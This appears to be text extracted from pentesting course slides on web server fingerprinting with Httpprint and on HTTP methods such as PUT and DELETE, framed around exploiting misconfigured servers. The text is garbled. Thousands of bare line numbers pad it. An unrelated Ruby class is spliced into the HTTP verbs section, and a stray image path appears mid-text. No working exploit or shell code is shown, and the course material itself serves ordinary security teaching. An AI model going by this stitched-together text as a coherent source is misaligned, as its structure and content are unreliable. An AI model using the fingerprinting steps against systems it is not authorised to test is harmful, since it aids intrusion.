90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000
```

4.2.3 Limits of Manual Fingerprinting

When performing fingerprinting, one thing to note is that systems administrators can **customize** web servers banners; this is to make the fingerprinting activity harder for attackers.

Automatic tools go beyond banner grabbing. They fingerprint web servers by checking small implementation-dependent details such as:

- Headers ordering in response messages
- Errors handling

4.2.4 Fingerprinting with Httpprint

Httpprint is a web server fingerprinting tool that uses a **signature-based technique** to identify web servers.

The most used syntax is pretty simple:



```
$ httpprint -P0 -h <target hosts> -s <signature file>
```



4.2.4 Fingerprinting with Httpprint

The previous command line uses the following options:

- **-P0** to avoid pinging the host (most web servers do not respond to ping echo requests)
- **-h <target hosts>** tells the tool to fingerprint a list of hosts. It is advised to use the IP address of the hosts you want to test. You can also provide a range of IP addresses
- **-s** set the signature file to use

4.2.4 Fingerprinting with Httpprint

Here we see an example of running Httpprint on a server:



```
$ httpprint -P0 -h 1.2.3.4 -s /usr/share/httpprint/signatures.txt
httpprint v0.301 (beta) - web server fingerprinting tool
(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httpprint/
httpprint@net-square.com
Finger Printing on http://1.2.3.4:80/
Finger Printing Completed on http://1.2.3.4:80/

-----
Host: 1.2.3.4
Derived Signature:
Apache
9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC58A91CF57
FCCC535B6ED3C295FCCC535B811C9DC5E2CE6927050C5D336ED3C295811C9DC5
6ED3C295E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923
Banner Reported: Apache
Banner Deduced: Apache/2.0.x
Score: 135
Confidence: 81.33
```



HTTP Verbs



4.3 HTTP Verbs

How does this support my pentesting career?

- Ability to manually exploit a misconfigured web server
- The covered attacks can also be used against embedded devices
- Ability to create a custom PHP shell

4.3 HTTP Verbs

You already encountered HTTP Verbs, or methods, in the web applications module.

In the following slides, you will learn something more about them and how they can be exploited during a pentest.

```
20 def initialize(experiment, observations = [], control = nil)
21   @experiment = experiment
22   @observations = observations
23   @control = control
24   @candidates = []
25   evaluate_candidates
26 end
27
28 def freeze
29   @experiment.freeze
30   @observations.freeze
31   @control.freeze
32   @candidates.freeze
33 end
34
35 def experiment
36   @experiment
37 end
38
39 def observations
40   @observations
41 end
42
43 def control
44   @control
45 end
46
47 def candidates
48   @candidates
49 end
50
51 def evaluate_candidates
52   # Evaluate the candidates
53   # ...
54 end
```



4.3 HTTP Verbs

The most common HTTP methods are:

- GET
- POST
- HEAD

- PUT
- DELETE

Let's see them in detail!

4.3.1 GET

GET is used to request a resource. When a user wants to open a web page, the browser sends a GET request.

Example:



```
GET /page.php HTTP/1.1
Host: www.example.site
```



4.3.1 GET

GET can also pass **arguments** to the web application.

Example:

To pass "course=PTS" to `page.php`, the request will be:



```
GET /page.php?course=PTS HTTP/1.1
```

```
Host: www.example.site
```



4.3.2 POST

POST is used to submit HTML form data. POST parameters must be in the **message body**.

Example:

```
</>
```

```
POST /login.php HTTP/1.1
```

```
Host: www.example.site
```

```
username=john&password=mypass
```


4.3.3 HEAD

As you previously saw, **HEAD** is very similar to GET, as it asks just headers of the response instead of the response body.

Example:

</>

HEAD / HTTP/1.1

Host: www.example.site

4.3.4 PUT

PUT is used to **upload** a file to the server. As you can imagine, it is a very dangerous feature if it is allowed and misconfigured.

Example:

</>

```
PUT /path/to/destination HTTP/1.1
```

Host: www.example.site

<PUT data>

4.3.5 DELETE

DELETE is used to **remove** a file from the server; this is another feature that must be configured wisely as a misused DELETE leads to denial of service and data loss.

Example:



```
DELETE /path/to/destination HTTP/1.1
Host: www.example.site
```




4.3.6 OPTIONS

OPTIONS is used to query the web server for enabled HTTP Verbs.

Example:



```
OPTIONS / HTTP/1.1  
Host: www.example.site
```



```
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000  
1001  
1002  
1003  
1004  
1005  
1006  
1007  
1008  
1009  
1010  
1011  
1012  
1013  
1014  
1015  
1016  
1017  
1018  
1019  
1020  
1021  
1022  
1023  
1024  
1025  
1026  
1027  
1028  
1029  
1030  
1031  
1032  
1033  
1034  
1035  
1036  
1037  
1038  
1039  
1040  
1041  
1042  
1043  
1044  
1045  
1046  
1047  
1048  
1049  
1050  
1051  
1052  
1053  
1054  
1055  
1056  
1057  
1058  
1059  
1060  
1061  
1062  
1063  
1064  
1065  
1066  
1067  
1068  
1069  
1070  
1071  
1072  
1073  
1074  
1075  
1076  
1077  
1078  
1079  
1080  
1081  
1082  
1083  
1084  
1085  
1086  
1087  
1088  
1089  
1090  
1091  
1092  
1093  
1094  
1095  
1096  
1097  
1098  
1099  
1100  
1101  
1102  
1103  
1104  
1105  
1106  
1107  
1108  
1109  
1110  
1111  
1112  
1113  
1114  
1115  
1116  
1117  
1118  
1119  
1120  
1121  
1122  
1123  
1124  
1125  
1126  
1127  
1128  
1129  
1130  
1131  
1132  
1133  
1134  
1135  
1136  
1137  
1138  
1139  
1140  
1141  
1142  
1143  
1144  
1145  
1146  
1147  
1148  
1149  
1150  
1151  
1152  
1153  
1154  
1155  
1156  
1157  
1158  
1159  
1160  
1161  
1162  
1163  
1164  
1165  
1166  
1167  
1168  
1169  
1170  
1171  
1172  
1173  
1174  
1175  
1176  
1177  
1178  
1179  
1180  
1181  
1182  
1183  
1184  
1185  
1186  
1187  
1188  
1189  
1190  
1191  
1192  
1193  
1194  
1195  
1196  
1197  
1198  
1199  
1200  
1201  
1202  
1203  
1204  
1205  
1206  
1207  
1208  
1209  
1210  
1211  
1212  
1213  
1214  
1215  
1216  
1217  
1218  
1219  
1220  
1221  
1222  
1223  
1224  
1225  
1226  
1227  
1228  
1229  
1230  
1231  
1232  
1233  
1234  
1235  
1236  
1237  
1238  
1239  
1240  
1241  
1242  
1243  
1244  
1245  
1246  
1247  
1248  
1249  
1250  
1251  
1252  
1253  
1254  
1255  
1256  
1257  
1258  
1259  
1260  
1261  
1262  
1263  
1264  
1265  
1266  
1267  
1268  
1269  
1270  
1271  
1272  
1273  
1274  
1275  
1276  
1277  
1278  
1279  
1280  
1281  
1282  
1283  
1284  
1285  
1286  
1287  
1288  
1289  
1290  
1291  
1292  
1293  
1294  
1295  
1296  
1297  
1298  
1299  
1300  
1301  
1302  
1303  
1304  
1305  
1306  
1307  
1308  
1309  
1310  
1311  
1312  
1313  
1314  
1315  
1316  
1317  
1318  
1319  
1320  
1321  
1322  
1323  
1324  
1325  
1326  
1327  
1328  
1329  
1330  
1331  
1332  
1333  
1334  
1335  
1336  
1337  
1338  
1339  
1340  
1341  
1342  
1343  
1344  
1345  
1346  
1347  
1348  
1349  
1350  
1351  
1352  
1353  
1354  
1355  
1356  
1357  
1358  
1359  
1360  
1361  
1362  
1363  
1364  
1365  
1366  
1367  
1368  
1369  
1370  
1371  
1372  
1373  
1374  
1375  
1376  
1377  
1378  
1379  
1380  
1381  
1382  
1383  
1384  
1385  
1386  
1387  
1388  
1389  
1390  
1391  
1392  
1393  
1394  
1395  
1396  
1397  
1398  
1399  
1400  
1401  
1402  
1403  
1404  
1405  
1406  
1407  
1408  
1409  
1410  
1411  
1412  
1413  
1414  
1415  
1416  
1417  
1418  
1419  
1420  
1421  
1422  
1423  
1424  
1425  
1426  
1427  
1428  
1429  
1430  
1431  
1432  
1433  
1434  
1435  
1436  
1437  
1438  
1439  
1440  
1441  
1442  
1443  
1444  
1445  
1446  
1447  
1448  
1449  
1450  
1451  
1452  
1453  
1454  
1455  
1456  
1457  
1458  
1459  
1460  
1461  
1462  
1463  
1464  
1465  
1466  
1467  
1468  
1469  
1470  
1471  
1472  
1473  
1474  
1475  
1476  
1477  
1478  
1479  
1480  
1481  
1482  
1483  
1484  
1485  
1486  
1487  
1488  
1489  
1490  
1491  
1492  
1493  
1494  
1495  
1496  
1497  
1498  
1499  
1500  
1501  
1502  
1503  
1504  
1505  
1506  
1507  
1508  
1509  
1510  
1511  
1512  
1513  
1514  
1515  
1516  
1517  
1518  
1519  
1520  
1521  
1522  
1523  
1524  
1525  
1526  
1527  
1528  
1529  
1530  
1531  
1532  
1533  
1534  
1535  
1536  
1537  
1538  
1539  
1540  
1541  
1542  
1543  
1544  
1545  
1546  
1547  
1548  
1549  
1550  
1551  
1552  
1553  
1554  
1555  
1556  
1557  
1558  
1559  
1560  
1561  
1562  
1563  
1564  
1565  
1566  
1567  
1568  
1569  
1570  
1571  
1572  
1573  
1574  
1575  
1576  
1577  
1578  
1579  
1580  
1581  
1582  
1583  
1584  
1585  
1586  
1587  
1588  
1589  
1590  
1591  
1592  
1593  
1594  
1595  
1596  
1597  
1598  
1599  
1600  
1601  
1602  
1603  
1604  
1605  
1606  
1607  
1608  
1609  
1610  
1611  
1612  
1613  
1614  
1615  
1616  
1617  
1618  
1619  
1620  
1621  
1622  
1623  
1624  
1625  
1626  
1627  
1628  
1629  
1630  
1631  
1632  
1633  
1634  
1635  
1636  
1637  
1638  
1639  
1640  
1641  
1642  
1643  
1644  
1645  
1646  
1647  
1648  
1649  
1650  
1651  
1652  
1653  
1654  
1655  
1656  
1657  
1658  
1659  
1660  
1661  
1662  
1663  
1664  
1665  
1666  
1667  
1668  
1669  
1670  
1671  
1672  
1673  
1674  
1675  
1676  
1677  
1678  
1679  
1680  
1681  
1682  
1683  
1684  
1685  
1686  
1687  
1688  
1689  
1690  
1691  
1692  
1693  
1694  
1695  
1696  
1697  
1698  
1699  
1700  
1701  
1702  
1703  
1704  
1705  
1706  
1707  
1708  
1709  
1710  
1711  
1712  
1713  
1714  
1715  
1716  
1717  
1718  
1719  
1720  
1721  
1722  
1723  
1724  
1725  
1726  
1727  
1728  
1729  
1730  
1731  
1732  
1733  
1734  
1735  
1736  
1737  
1738  
1739  
1740  
1741  
1742  
1743  
1744  
1745  
1746  
1747  
1748  
1749  
1750  
1751  
1752  
1753  
1754  
1755  
1756  
1757  
1758  
1759  
1760  
1761  
1762  
1763  
1764  
1765  
1766  
1767  
1768  
1769  
1770  
1771  
1772  
1773  
1774  
1775  
1776  
1777  
1778  
1779  
1780  
1781  
1782  
1783  
1784  
1785  
1786  
1787  
1788  
1789  
1790  
1791  
1792  
1793  
1794  
1795  
1796  
1797  
1798  
1799  
1800  
1801  
1802  
1803  
1804  
1805  
1806  
1807  
1808  
1809  
1810  
1811  
1812  
1813  
1814  
1815  
1816  
1817  
1818  
1819  
1820  
1821  
1822  
1823  
1824  
1825  
1826  
1827  
1828  
1829  
1830  
1831  
1832  
1833  
1834  
1835  
1836  
1837  
1838  
1839  
1840  
1841  
1842  
1843  
1844  
1845  
1846  
1847  
1848  
1849  
1850  
1851  
1852  
1853  
1854  
1855  
1856  
1857  
1858  
1859  
1860  
1861  
1862  
1863  
1864  
1865  
1866  
1867  
1868  
1869  
1870  
1871  
1872  
1873  
1874  
1875  
1876  
1877  
1878  
1879  
1880  
1881  
1882  
1883  
1884  
1885  
1886  
1887  
1888  
1889  
1890  
1891  
1892  
1893  
1894  
1895  
1896  
1897  
1898  
1899  
1900  
1901  
1902  
1903  
1904  
1905  
1906  
1907  
1908  
1909  
1910  
1911  
1912  
1913  
1914  
1915  
1916  
1917  
1918  
1919  
1920  
1921  
1922  
1923  
1924  
1925  
1926  
1927  
1928  
1929  
1930  
1931  
1932  
1933  
1934  
1935  
1936  
1937  
1938  
1939  
1940  
1941  
1942  
1943  
1944  
1945  
1946  
1947  
1948  
1949  
1950  
1951  
1952  
1953  
1954  
1955  
1956  
1957  
1958  
1959  
1960  
1961  
1962  
1963  
1964  
1965  
1966  
1967  
1968  
1969  
1970  
1971  
1972  
1973  
1974  
1975  
1976  
1977  
1978  
1979  
1980  
1981  
1982  
1983  
1984  
1985  
1986  
1987  
1988  
1989  
1990  
1991  
1992  
1993  
1994  
1995  
1996  
1997  
1998  
1999  
2000  
2001  
2002  
2003  
2004  
2005  
2006  
2007  
2008  
2009  
2010  
2011  
2012  
2013  
2014  
2015  
2016  
2017  
2018  
2019  
2020  
2021  
2022  
2023  
2024  
2025  
2026  
2027  
2028  
2029  
2030  
2031  
2032  
2033  
2034  
2035  
2036  
2037  
2038  
2039  
2040  
2041  
2042  
2043  
2044  
2045  
2046  
2047  
2048  
2049  
2050  
2051  
2052  
2053  
2054  
2055  
2056  
2057  
2058  
2059  
2060  
2061  
2062  
2063  
2064  
2065  
2066  
2067  
2068  
2069  
2070  
2071  
2072  
2073  
2074  
2075  
2076  
2077  
2078  
2079  
2080  
2081  
2082  
2083  
2084  
2085  
2086  
2087  
2088  
2089  
2090  
2091  
2092  
2093  
2094  
2095  
2096  
2097  
2098  
2099  
2100  
2101  
2102  
2103  
2104  
2105  
2106  
2107  
2108  
2109  
2110  
2111  
2112  
2113  
2114  
2115  
2116  
2117  
2118  
2119  
2120  
2121  
2122  
2123  
2124  
2125  
2126  
2127  
2128  
2129  
2130  
2131  
2132  
2133  
2134  
2135  
2136  
2137  
2138  
2139  
2140  
2141  
2142  
2143  
2144  
2145  
2146  
2147  
2148  
2149  
2150  
2151  
2152  
2153  
2154  
2155  
2156  
2157  
2158  
2159  
2160  
2161  
2162  
2163  
2164  
2165  
2166  
2167  
2168  
2169  
2170  
